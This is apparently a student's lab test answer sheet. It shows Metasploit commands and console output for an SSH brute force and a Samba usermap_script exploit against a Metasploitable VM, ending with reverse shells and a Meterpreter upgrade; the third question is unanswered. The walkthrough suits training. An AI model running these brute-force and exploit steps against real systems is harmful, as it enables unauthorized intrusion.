2-11-2024 (TEST)

TEST QUESTIONS


Q1. ssh brute force for matasploit
Q2. smb service exploit for metasploit
Q3. use nmap script scan for ftp service exploit for metasploit

ANS 1
==

step 1
→ start msfconsole and search for ssh login

command: msfconsole -q
command: search ssh login
command: use 14

OR Command: use auxiliary/scanner/ssh/ssh_login




```
[-] No results from search
msf6 exploit(multi/samba/usermap_script) > search ssh login

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                                2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution              2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                 .                normal     No     Apache Karaf Login Utility
   3   exploit/unix/ssh/array_vxag_vapv_privkey_privesc                  2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code
 Execution
   4   auxiliary/scanner/ssh/cerberus_sftp_enumusers                     2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   5   auxiliary/scanner/http/cisco_firepower_login                      .                normal     No     Cisco Firepower Management Console 6.0 Login
   6   exploit/linux/ssh/cisco_ucs_scpuser                               2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   7   exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684  2022-10-10       excellent  Yes    Fortinet FortiOS, FortiProxy, and FortiSwitchManager authenticatio
n bypass.
   8   exploit/freebsd/http/junos_phprc_auto_prepend_file                2023-08-17       excellent  Yes    Junos OS PHPRC Environment Variable Manipulation RCE
   9     \_ target: PHP In-Memory                                        .                .          .      .
   10    \_ target: Interactive SSH with jail break                      .                .          .      .
   11  exploit/linux/ssh/microfocus_obr_shrboadmin                       2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   12  post/linux/manage/sshkey_persistence                              .                excellent  No     SSH Key Persistence
   13  post/windows/manage/sshkey_persistence                            .                good       No     SSH Key Persistence
   14  auxiliary/scanner/ssh/ssh_login                                   .                normal     No     SSH Login Check Scanner
   15  auxiliary/scanner/ssh/ssh_login_pubkey                            .                normal     No     SSH Public Key Login Scanner
   16  exploit/linux/ssh/symantec_smg_ssh                                2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   17  exploit/unix/ssh/tectia_passwd_changereq                          2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   18  post/windows/gather/credentials/mremote                           .                normal     No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 18, use 18 or use post/windows/gather/credentials/mremote

msf6 exploit(multi/samba/usermap_script) > use 14
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

step 2

→ see for the options

command: options




```
msf6 exploit(multi/samba/usermap_script) > use 14
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

step 3

→ set rhost

command: set RHOST <metaploitable_ip>
command: set RHOST 192.168.241.129




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.241.129
rhosts ⇒ 192.168.241.129
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

step 4

→ set attributes

command: set pass_file pass.txt
command: set user_file user.txt
command: set stop_on_success true
command: run




```
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txxt
pass_file ⇒ pass.txxt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file ⇒ user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.241.129
RHOST ⇒ 192.168.241.129
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.241.129:22 - Starting bruteforce
[+] 192.168.241.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.241.128:36917 → 192.168.241.129:22) at 2024-11-02 09:39:58 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

step 5

→ session is generated successfully

→ now we can see that session by

command: sessions




```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.241.128:36917 → 192.168.241.129:22 (192.168.241.129)

msf6 auxiliary(scanner/ssh/ssh_login) > █
```

step 6

→ you can upgrade session by

command: sessions -u <session_id>



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.241.128:4433
[*] Sending stage (1017704 bytes) to 192.168.241.129
[*] Meterpreter session 2 opened (192.168.241.128:4433 → 192.168.241.129:37430) at 2024-11-02 09:41:12 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         shell linux            SSH root @                           192.168.241.128:36917 → 192.168.241.129:22 (192.168.241.129)
  2         meterpreter x86/linux  msfadmin @ metasploitable.localdomain  192.168.241.128:4433 → 192.168.241.129:37430 (192.168.241.129)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: msfadmin
meterpreter > █
```


ANS 2

==

step 1

→ scan network by

command: crackmapexec smb <Your_Machine_ip/23>
command: crackmapexec smb 192.168.241.129/24




```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 192.168.241.129/23
SMB         192.168.241.130 445    DESKTOP-5PJ47DR  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-5PJ47DR) (domain:DESKTOP-5PJ47DR) (signing:False) (SMBv1:False)

┌──(root㉿kali)-[~]
└─# 
```

step 2

→ start msfconsole and search for the exploit

command: msfconsole -q
command: search multi/samba
command: use 0




```
msf6 > search multi/samba

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/multi/samba/nttrans         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/nttrans
```

step 3

→

command: options




```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.241.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

step 4

→ now we have to set victm ip which we fetch from crackmapexec

command: set RHOST <metaploitable_ip>
command: set RHOST 192.168.241.129
command: run




```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.241.129
rhosts => 192.168.241.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Command shell session 1 opened (192.168.241.128:4444 → 192.168.241.129:45390) at 2024-10-01 10:56:10 -0400

█
```

step 5

→ the shell is open successfully
→ you can upgrade session by

command: sessions -u <session_id>
command: sessions -u 1



